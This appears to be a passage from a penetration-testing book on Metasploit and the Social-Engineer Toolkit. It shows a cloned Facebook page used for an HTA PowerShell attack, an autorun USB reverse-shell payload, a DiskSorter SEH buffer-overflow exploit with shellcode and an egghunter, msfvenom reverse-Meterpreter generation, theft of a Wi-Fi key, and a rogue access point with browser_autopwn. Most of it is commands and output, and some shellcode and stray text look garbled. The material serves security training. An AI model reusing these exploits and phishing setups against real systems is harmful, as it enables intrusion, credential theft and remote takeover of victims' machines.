The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
  - 2) Metasploit Browser Exploit Method
  - 3) Credential Harvester Attack Method
  - 4) Tabnabbing Attack Method
  - 5) Web Jacking Attack Method
  - 6) Multi-Attack Web Method
  - 7) Full Screen Attack Method
  - 8) HTA Attack Method
- 99) Return to Main Menu

set:webattack>

```
set:webattack>8
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

[–] SET supports both HTTP and HTTPS

[–] Example: http://www.thisisafakesite.com

```
set:webattack> Enter the url to clone:https://facebook.com
```

[\*] HTA Attack Vector selected. Enter your IP, Port, and Payload...

```
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [45.55.45.143]:  
Enter the port for the reverse payload [443]:
```

Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1

[\*] Generating powershell injection code and x86 downgrade attack...

[\*] Reverse\_HTTPS takes a few seconds to calculate..One moment..

No encoder or badchars specified, outputting raw payload

```
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
```


```
IIIIII  dTb.dTb
 II    4' v  'B  .''.'' / \ \.''.
 II    6.   .P : . ' / | \ ' .:
 II    'T;..;P'  .'. / | \ \ ' .:
 II    'T; ;P'  .'. / | \ \ ' .:
IIIIII  'YvP'  .'. __|___.-
```

I love shells --egypt

```
=[ metasploit v4.16.24-dev-                ]
+ -- ---[ 1713 exploits - 972 auxiliary - 299 post      ]
+ -- ---[ 503 payloads - 41 encoders - 10 nops      ]
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > █
```



```
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > [*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUID: snzi5u6v)
Encoded stage with x86/shikata_ga_nai
[*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUID: snzi5u6v) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened (45.55.45.143:443 -> 89.114.197.227:55296) at 2017-12-30 14:30:40 +0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > 
```

### Multi-Attack Web Attack Vector

```
[*****]
```

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you're finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

1. Java Applet Attack Method (OFF)
  2. Metasploit Browser Exploit Method (OFF)
  3. Credential Harvester Attack Method (OFF)
  4. Tabnabbing Attack Method (OFF)
  5. Web Jacking Attack Method (OFF)
  6. Use them all - A.K.A. 'Tactical Nuke'
  7. I'm finished and want to proceed with the attack
99. Return to Main Menu

```
set:webattack:multiaattack> Enter selections one at a time (7 to finish):6
```

The **Infectious** USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
  - 2) Standard Metasploit Executable
- 99) Return to Main Menu

```
set:infectious>
```

```
set:infectious>2
```

- |  |   |
|--|---|
| 1) Windows Shell Reverse_TCP           | Spawn a command shell on victim and send back to attacker           |
| 2) Windows Reverse_TCP Meterpreter     | Spawn a meterpreter shell on victim and send back to attacker       |
| 3) Windows Reverse_TCP VNC DLL         | Spawn a VNC server on victim and send back to attacker              |
| 4) Windows Shell Reverse_TCP X64       | Windows X64 Command Shell, Reverse TCP Inline                       |
| 5) Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter             |
| 6) Windows Meterpreter Egress Buster   | Spawn a meterpreter shell and find a port home via multiple ports   |
| 7) Windows Meterpreter Reverse HTTPS   | Tunnel communication over HTTP using SSL and use Meterpreter        |
| 8) Windows Meterpreter Reverse DNS     | Use a hostname instead of an IP address and use Reverse Meterpreter |
| 9) Download/Run your Own Executable    | Downloads an executable and runs it                                 |

```
set:payloads>7
```

```
set:payloads> IP address for the payload listener (LHOST):45.55.45.143
```

```
set:payloads> Enter the PORT for the reverse listener:443
```

```
[*] Generating the payload.. please be patient.
```

```
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
```

```
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
```

```
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
```

```
[!] Copy the contents of the folder to a CD/DVD/USB to autorun
```

```
set> Create a listener right now [yes|no]: yes
```

# Chapter 9: Working with Modules for Penetration Testing

Auxiliary			
Name	Disclosure Date	Rank	Description
admin/n/wire/xslt_password_reset	2007-08-15	normal	Wire Cross-Site Request Forgery Password Reset Vulnerability
admin/n/android/google_play_store_uxss_xframe_rce		normal	Android Browser RCE Through Google Play Store XFO
admin/n/appletv/appletv_display_image		normal	Apple TV Image Remote Control
admin/n/appletv/appletv_display_video		normal	Apple TV Video Remote Control
admin/n/atg/atg_client		normal	Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
admin/n/aws/aws_launch_instances		normal	Launches Hosts in AWS
admin/n/backupexec/dump		normal	Veritas Backup Exec Windows Remote File Access
admin/n/backupexec/registry		normal	Veritas Backup Exec Server Registry Access
admin/n/chromecast/chromecast_reset		normal	Chromecast Factory Reset DoS
admin/n/chromecast/chromecast_youtube		normal	Chromecast YouTube Remote Control
admin/n/cisco/cisco_asa_extrabacon		normal	Cisco ASA Authentication Bypass (EXTRABACON)
admin/n/cisco/cisco_secure_acs_bypass		normal	Cisco Secure ACS Unauthorized Password Change
admin/n/cisco/vpn_3000_ftp_bypass	2006-08-23	normal	Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/n/db2/db2cmd	2004-03-04	normal	IBM DB2 db2cmd.exe Command Execution Vulnerability
admin/n/dns/dyn_dns_update		normal	DNS Server Dynamic Update Record Injection
admin/n/edirectory/edirectory_dhost_cookie		normal	Novell eDirectory DHOST Predictable Session Cookie
admin/n/edirectory/edirectory_edirutil		normal	Novell eDirectory eDirBox Unauthenticated File Access
admin/n/emc/alphastor_devicemanager_exec	2008-05-27	normal	EMC Alphastor Device Manager Arbitrary Command Execution
admin/n/emc/alphastor_librarymanager_exec	2008-05-27	normal	EMC Alphastor Library Manager Arbitrary Command Execution
admin/n/firetv/firetv_youtube		normal	Amazon Fire TV YouTube Remote Control
admin/n/hp/hp_data_protector_cmd	2011-02-07	normal	HP Data Protector 6.1 EXEC_CMD Command Execution
admin/n/hp/hp_imc_som_create_account	2013-10-08	normal	HP Intelligent Management SOM Account Creation

A problem has been detected and Windows has been shut down to prevent damage to your computer.

SYSTEM\_SERVICE\_EXCEPTION

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:


Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced startup Options, and then select Safe Mode.

Technical information:

\*\*\* STOP: 0x0000003B (0x00000000C0000096, 0xFFFFF800016D82A8, 0xFFFFF88004D13830, 0x0000000000000000)

Collecting data for crash dump ...  
Initializing disk for crash dump ...  
Beginning dump of physical memory.  
Dumping physical memory to disk: 45



```
msf exploit(windows/smb/psexec) > use post/windows/manage/exec_powershell
msf post(windows/manage/exec_powershell) > set SESSION 1
SESSION => 1
msf post(windows/manage/exec_powershell) > set SCRIPT $Host
SCRIPT => $Host
msf post(windows/manage/exec_powershell) > run

[+] Compressed size: 708
[*] #< CLIXML


Name      : ConsoleHost
Version   : 5.0.10586.117
InstanceId: d86b359a-c81d-4801-9dfb-ab258e62ac4a
UI        : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData  : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled : True
IsRunspacePushed : False
Runspace     : System.Management.Automation.Runspaces.LocalRunspace

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><TS>System.Management.Automation.PSCustomObject</TS><SO>System.Object</SO><TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/manage/exec_powershell) >
```

## Graphic bundle

```
msf exploit(windows/smb/psexec) > use post/windows/gather/ps_ad_users
msf post(windows/gather/ps_ad_users) > set SESSION 1
SESSION => 1
msf post(windows/gather/ps_ad_users) > run

[+] Compressed size: 1040
[*] #< CLIXML
Administrator
Guest
vagrant
sshd
sshd_server
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
krbtgt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
fId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS
><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><
PI><1</PI><PC><1</PC><T>Completed</T><SR><1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/gather/ps_ad_users) >
```




```
msf auxiliary(scanner/http/huawei_cwmp) > services
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
89.181.67.2	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.3	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.4	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.8	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.12	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.15	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.17	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.28	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.32	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.39	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.43	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.52	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.61	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.63	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.68	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.86	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.95	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.102	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.115	7547	tcp	http	open	CWMP - Huawei Home Gateway
89.181.67.120	7547	tcp	http	open	CWMP - Huawei Home Gateway

# Chapter 10: Exploring Exploits



## EXPLOIT DATABASE

```
1 #!/usr/bin/env python
2
3 # Exploit Title: DiskSorter Enterprise 9.5.12 - 'GET' Remote buffer overflow (SEH)
4 # Date: 2017-03-22
5 # Exploit Author: Daniel Teixeira
6 # Author Homepage: www.danielteixeira.com
7 # Vendor Homepage: http://www.disksorter.com
8 # Software Link: http://www.disksorter.com/setups/disksorterent_setup_v9.5.12.exe
9 # Version: 9.5.12
10 # Tested on: Windows 7 SP1 x86
11
12 import socket,os,time,struct
13
14 host = "192.168.2.186"
15 port = 80
16
17 #Bad Chars \x00\x09\x0a\x0d\x20"
18
19 #msfvenom -a x86 --platform windows -p windows/shell_bind_tcp -b "\x00\x09\x0a\x0d\x20" -f python
shellcode = ""
20 shellcode += "\xd9\xc0\xd9\x74\x24\xf4\x5e\xbf\xb0\x9b\x0e\xf2\x33"
21 shellcode += "\xc9\xb1\x53\x31\x7e\x17\x83\xee\xfc\x03\xce\x88\xec"
22 shellcode += "\x07\xd2\x47\x72\xe7\x2a\x98\x13\x61\xcf\x9a\x13\x15"
23 shellcode += "\x84\x9a\xa3\x5d\xc8\x16\x4f\x33\xf8\xad\x3d\x9c\x0f"
24 shellcode += "\x05\x8b\xfa\x3e\x96\x9a\x3f\x21\x14\xbb\x13\x81\x25"
25 shellcode += "\x74\x66\xc0\x62\x69\x8b\x90\x3b\xe5\x3e\x04\x4f\xb3"
26 shellcode += "\x82\xaf\x03\x55\x83\x4c\xd3\x54\x9a\x2\xc3\x6f\x0f\x64"
27 shellcode += "\xe2\xbc\x3b\x2d\xfc\x9a\x06\xe7\x77\x11\xfc\xf6\x51"
28 shellcode += "\x6b\xfd\x55\x9c\x43\x0c\x9a\x7\xd9\x64\xef\xd2\x13\x97"
29 shellcode += "\x92\xe4\xe0\xe5\x48\x60\xf2\x4e\x1a\xd2\xde\x6f\xcf"
30 shellcode += "\x85\x95\x7c\x94\xc2\xf1\x60\x3b\x06\x8a\x9d\xb0\x9a"
31 shellcode += "\x5c\x14\x82\x8d\x78\x50\xaf\xd9\xd8\x37\xd0\x39"
32 shellcode += "\x83\xe8\x74\x32\x2e\xfc\x04\x19\x27\x31\x25\x9a\xb7"
33 shellcode += "\x5d\x3e\xd2\x85\xc2\x94\x7c\x9a\x8b\x32\x7\xc9\x9a"
34 shellcode += "\x83\x13\x34\x4a\xf4\x3a\xf3\x1e\x9a\x54\xd2\x1e\x2f"
35 shellcode += "\xa4\xdb\xca\xda\xac\x7a\x9a\x5\xf8\x51\x3c\x15\xbd\xf9"
36 shellcode += "\xd5\x7f\x32\x26\xc5\x7f\x98\x4f\x6e\x82\x23\x7e\x33"
37 shellcode += "\x0b\xc5\xea\xdb\x5d\x5d\x82\x19\xba\x56\x35\x61\xe8"
38 shellcode += "\xce\xd1\x2a\xfa\xc9\xde\xaa\x28\x7e\x48\x21\x3f\xba"
39 shellcode += "\x69\x36\x6a\xea\xfe\x9a\xe0\x7b\x4d\x53\xf4\x51\x25"
40 shellcode += "\xf0\x67\x3e\xb5\x7f\x94\xe9\xe2\x28\x6a\xe0\x66\xc5"
41 shellcode += "\xd5\x5a\x94\x14\x83\x9a\x5\x1c\xc3\x70\x2b\x9d\x86\xcd"
42 shellcode += "\x0f\x8d\x5\xcd\x0b\xf9\x0e\x98\xc5\x57\xe9\x72\x9a"
43 shellcode += "\x01\x9a\x29\x6e\xc5\x32\x02\xb1\x93\x3a\x4f\x47\x7b"
44 shellcode += "\x8a\x26\x1e\x84\x23\xaf\x96\xfd\x59\x4f\x58\xd4\x9"
45 shellcode += "\x7f\x13\x74\x4b\xe8\xfa\xed\xc9\x75\xfd\xd8\x0e\x80"
46 shellcode += "\x7e\xe8\xee\x77\x9e\x99\xeb\x3c\x18\x72\x86\x2d\xcd"
47 shellcode += "\x74\x35\x4d\xc4"
```

```
root@kali: # msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -b "\x00\x09\x0a\x0d\x20" -f python --var-name shellcode
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (Iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1936 bytes
shellcode = ""
shellcode += "\xd0\xcd\xd9\xd9\x74\x24\xf4\xb8\x98\x06\x64\xfe\x5e"
shellcode += "\x29\xc9\xb1\x54\x83\xc6\x04\x31\x46\x14\x03\x46"
shellcode += "\x83\x02\x24\x6a\x59\xfb\x94\x0b\xd3\x1e"
shellcode += "\x45\x0b\x95\xbb\x3\x2\x19\x37\x81\xaa"
shellcode += "\x35\x0e\xdc\x1b\xf3\x68\xd3\x0c\x08\x49\x72"
shellcode += "\x1e\xb3\x9d\x54\x1\x7\xc\xd0\x95\x58\x61\x19\xc7"
shellcode += "\x31\xed\x8c\x7\x6\xbb\xc\x7\x2\x04\x2d\x15\x67"
shellcode += "\xd0\x4\x3\x6\x5\x7\x17\x96\xb8\xb4\x23\x9f\xd2"
shellcode += "\xd9\xde\x69\x58\x29\xe4\x8\x8\x0\x0\x5\xc\xf5"
shellcode += "\xd4\xf4\x1\x3\x1\x69\xe7\x6\xd\x4\x8\x0\x9\x7\x88"
shellcode += "\xf1\x4\x0\xf2\x0\xb\x51\x0\x2\x4\x4\x7\x0\xc7\x33\x73"
shellcode += "\xeac\xac\x3\x0\xd\x7\x2\x3\x9\x4\x5\x7\x8\x1b\x0\x8"
shellcode += "\x0\x7\xfa\x3\xf\x1\xc\x4\x5\x8\x21\x0\x5\x2\x8\x0\x5\x5\x55"
shellcode += "\x93\x0\xfa\x1\xd\x39\xe4\x7\x6\x7\xc\x5\x9\xba\x7\xf"
shellcode += "\x0\x45\xcc\x8c\x9\x7\xca\x66\x9b\x9b\x83\x0\x0\x5c"
shellcode += "\xd9\xb9\x15\x7\x2\x3\x4\x2\x6\xd\x0\xe7\x1\x6\x36\x74"
shellcode += "\xece\x1\x6\xd\x84\xef\xc\x2\x4\x8\x8\xf\x6\x7\x2\x2\x24\x57"
shellcode += "\x7\x2\xc\x5\x3\x7\x6\x8\x6\xd\x4\x9\xb\x1\x8\xd\x2\x1\x9\x1\x1e"
shellcode += "\x9\xd\x9\x1\x5\x1\xc\x7\x5\xf\x8\x5\xd\x3\x0\x6\x\x0\x3\xb\x4\x59"
shellcode += "\x0\xf\xec\x6\x1\x5\x1\x0\x7\x9\x5\x2\xc\x9\x5\x6\x59\xe\x6\xb\x7"
shellcode += "\x5\xd\x1\x0\x3\x4\x7\x1\x6\x1\x2\x6\x1\x5\xb\x4\xe\x4\x3\x8\x9\x3"
shellcode += "\x8\xe\xe\x8\x9\xc\x9\x8\xd\x8\x8\xd\xe\x6\x5\x9\xd\x2\x9\x2\x0"
shellcode += "\x6\x0\xc\x8\x2\x9\x2\xd\x9\x3\x8\xd\xb\x4\x5\x4\x5\xb\x2\x4\x3\x1"
shellcode += "\xc\x9\xcb\xd\x4\xc\x1\x9\xf\x8\x1\x4\x9\x4\x7\xf\x2\xf\x0\xcc"
shellcode += "\x8\xf\x6\xb\x5\xd\x1\xc\xd\x0\xd\x3\x1\xb\x7\x8\x0\x6\xc"
shellcode += "\xf\x6\x6\x1\x4\x5\xb\x7\xc\x6\x0\xe\x4\x1\x9\x0\x9\x8\x1\x1"
shellcode += "\xe\x4\x6\x9\x4\xd\x8\x8\xe\x4\xb\x9\x2\x5\x4\x7\xcb\x3\x6\x8\x8"
shellcode += "\xc\x6\x1\xe\x8\xe\x2\x3\x8\x6\xed\x2\xf\x3\x8\x3\xb\x0\xf\x1\x3\x4"
shellcode += "\x2\x7\x6\x9\x7\xb\xc\x8\x8\xe\x0\x8\xd\xf\x5\x5\x3\x1\x4\xb"
shellcode += "\x3\xe\x5\x9\x0\x6\x4\x4\x7\x5\xfc\x2\xf\xcf\x7\x5\x5\x2\x2\xd\x0"
root@kali: #
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] Sending stage (179779 bytes) to 192.168.216.55
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.55:50024) at 2018-01-21 09:14:44 -0500

meterpreter >
```

```
50 | #Buffer overflow
51 | junk = "A" * 2487
52 |
53 | #JMP Short = EB 05
54 | nSEH = "\x90\x90\xEB\x05" #Jump short 5
55 | #POP POP RET (libspp.dll)
56 | SEH = struct.pack('<L', 0x10015FFE)
```

## Graphic bundle

---

```
58 | #Generated by mona.py v2.0, rev 568 - Immunity Debugger
59 | egg = "w00tw00t"
60 | egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
61 | egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

```
63 | #Payload
64 | payload = junk + nSEH + SEH + egghunter + nops * 10 + egg + shellcode + nops * (6000 - len(junk) -
len(nSEH) - len(SEH) - len(egghunter) - 10 - len(egg) - len(shellcode))
```

# Chapter 11: Wireless Network Penetration Testing


```
msf > use exploit/windows/http/disksorter
msf exploit(windows/http/disksorter) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf exploit(windows/http/disksorter) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/disksorter) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/http/disksorter) > set LPORT 443
LPORT => 443
msf exploit(windows/http/disksorter) > exploit

[*] Started reverse TCP handler on 192.168.216.5:443
[*] Sending request...
[*] Sending stage (179779 bytes) to 192.168.216.55
[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:53222) at 2018-01-21 11:06:39 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
msf > use auxiliary/fuzzers/http/http_get_uri_long
msf auxiliary(fuzzers/http/http_get_uri_long) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf auxiliary(fuzzers/http/http_get_uri_long) > run

[*] 192.168.216.55:80 - Fuzzing with iteration 100 using string length 100
[*] 192.168.216.55:80 - Fuzzing with iteration 200 using string length 200
[*] 192.168.216.55:80 - Fuzzing with iteration 300 using string length 300
[*] 192.168.216.55:80 - Fuzzing with iteration 400 using string length 400
[*] 192.168.216.55:80 - Fuzzing with iteration 500 using string length 500
[*] 192.168.216.55:80 - Fuzzing with iteration 600 using string length 600
[*] 192.168.216.55:80 - Fuzzing with iteration 700 using string length 700
[*] 192.168.216.55:80 - Fuzzing with iteration 800 using string length 800
[*] 192.168.216.55:80 - Fuzzing with iteration 900 using string length 900
[*] 192.168.216.55:80 - Fuzzing with iteration 1000 using string length 1000
[*] 192.168.216.55:80 - Fuzzing with iteration 1100 using string length 1100
[*] 192.168.216.55:80 - Fuzzing with iteration 1200 using string length 1200
[*] 192.168.216.55:80 - Fuzzing with iteration 1300 using string length 1300
[*] 192.168.216.55:80 - Fuzzing with iteration 1400 using string length 1400
[*] 192.168.216.55:80 - Fuzzing with iteration 1500 using string length 1500
[*] 192.168.216.55:80 - The service may have crashed: iteration:1582 len=1583 uri='XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X'' error=The connection was refused by the remote host (192.168.216.55:80).
[*] Auxiliary module execution completed
msf auxiliary(fuzzers/http/http_get_uri_long) > 
```



```
msf > use post/windows/wlan/wlan_current_connection
msf post(windows/wlan/wlan_current_connection) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_current_connection) > run

[+] GUID: {06c152b8-8028-49de-b639-69b82ad7f231}
Description: Atheros AR9271 Wireless Network Adapter
State: The interface is connected to a network.
      Mode: A profile is used to make the connection.
      Profile: TP-LINK_F8D01B
      SSID: TP-LINK_F8D01B
      AP MAC: f4:ec:38:f8:d0:1b
      BSS Type: Infrastructure
      Physical Type: 802.11n PHY type
      Signal Strength: 72
      RX Rate: 150000
      TX Rate: 150000
      Security Enabled: Yes
      oneX Enabled: No
      Authentication Algorithm: RSNA with PSK
      Cipher Algorithm: CCMP

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_current_connection) >
```

```
msf > use post/windows/wlan/wlan_bss_list
msf post(windows/wlan/wlan_bss_list) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_bss_list) > run

[*] Number of Networks: 7
[+] SSID: TP-LINK_F8D01B
    BSSID: f4:ec:38:f8:d0:1b
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -85
    Signal: 74

[+] SSID: Vodafone-
    BSSID: 88:6
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -57
    Signal: 100

[+] SSID: ZON-
    BSSID: 00:05:
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -106
    Signal: 32

[+] SSID: NOS-
    BSSID: 64:77:
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -109
    Signal: 26
```

```
msf > use post/windows/wlan/wlan_profile
msf post(windows/wlan/wlan_profile) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_profile) > run

[*] Wireless LAN Profile Information
GUID: {06c152b8-8028-49de-b639-69b82ad7f231} Description: Atheros AR9271 Wireless Network Adapter State: The interface is connected to a network.
Profile Name: TP-LINK_F8D01B
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>TP-LINK_F8D01B</name>
    <SSIDConfig>
        <SSID>
            <hex>54502D4C494E4B5F463844303142</hex>
            <name>TP-LINK_F8D01B</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>false</protected>
                <keyMaterial>P4ssw0rd</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
    <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
        <enableRandomization>false</enableRandomization>
    </MacRandomization>
</WLANProfile>

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_profile) >
```

```
root@kali:~# urlsnarf -i at0
urlsnarf: listening on at0 [tcp port 80 or port 8080 or port 3128]
10.0.0.100 - - [27/Jan/2018:12:22:52 -0500] "GET http://packtpub.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299"
10.0.0.100 - - [27/Jan/2018:12:23:19 -0500] "GET http://www.msftconnecttest.com/connecttest.txt HTTP/1.1" - - "-" "Microsoft NCSI"
10.0.0.100 - - [27/Jan/2018:12:23:37 -0500] "GET http://cdn.content.prod.cms.msn.com/singletile/summary/experiencebyname/today?market=pt-PT&source=appxmanifest&tenant=&vertical=news HTTP/1.1" - - "-" "Microsoft-WNS/10.0"
10.0.0.100 - - [27/Jan/2018:12:24:17 -0500] "GET http://tile-service.weather.microsoft.com/pt-PT/live/tile/preinstall?region=PT&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold HTTP/1.1" - - "-" "Microsoft-WNS/10.0"
```

```
root@kali:~# msfconsole -qr karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc)> db_connect postgres:toor@127.0.0.1/msfbook
[-] postgresql already connected to msf
[-] Run db_disconnect first if you wish to connect to a different database
resource (karma.rc)> use auxiliary/server/browser_autopwn
resource (karma.rc)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (karma.rc)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (karma.rc)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (karma.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (karma.rc)> set LPORT 45000
LPORT => 45000
resource (karma.rc)> set SRVPORT 55550
SRVPORT => 55550
resource (karma.rc)> set URIPATH /ads
URIPATH => /ads
resource (karma.rc)> run
[*] Auxiliary module running as background job 0.
resource (karma.rc)> use auxiliary/server/capture/pop3
resource (karma.rc)> set SRVPORT 110
[*] Setup
SRVPORT => 110
resource (karma.rc)> set SSL false


[*] Starting exploit modules on host 10.0.0.1...
[*] ---
```

```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVPORT 443
SRVPORT => 443
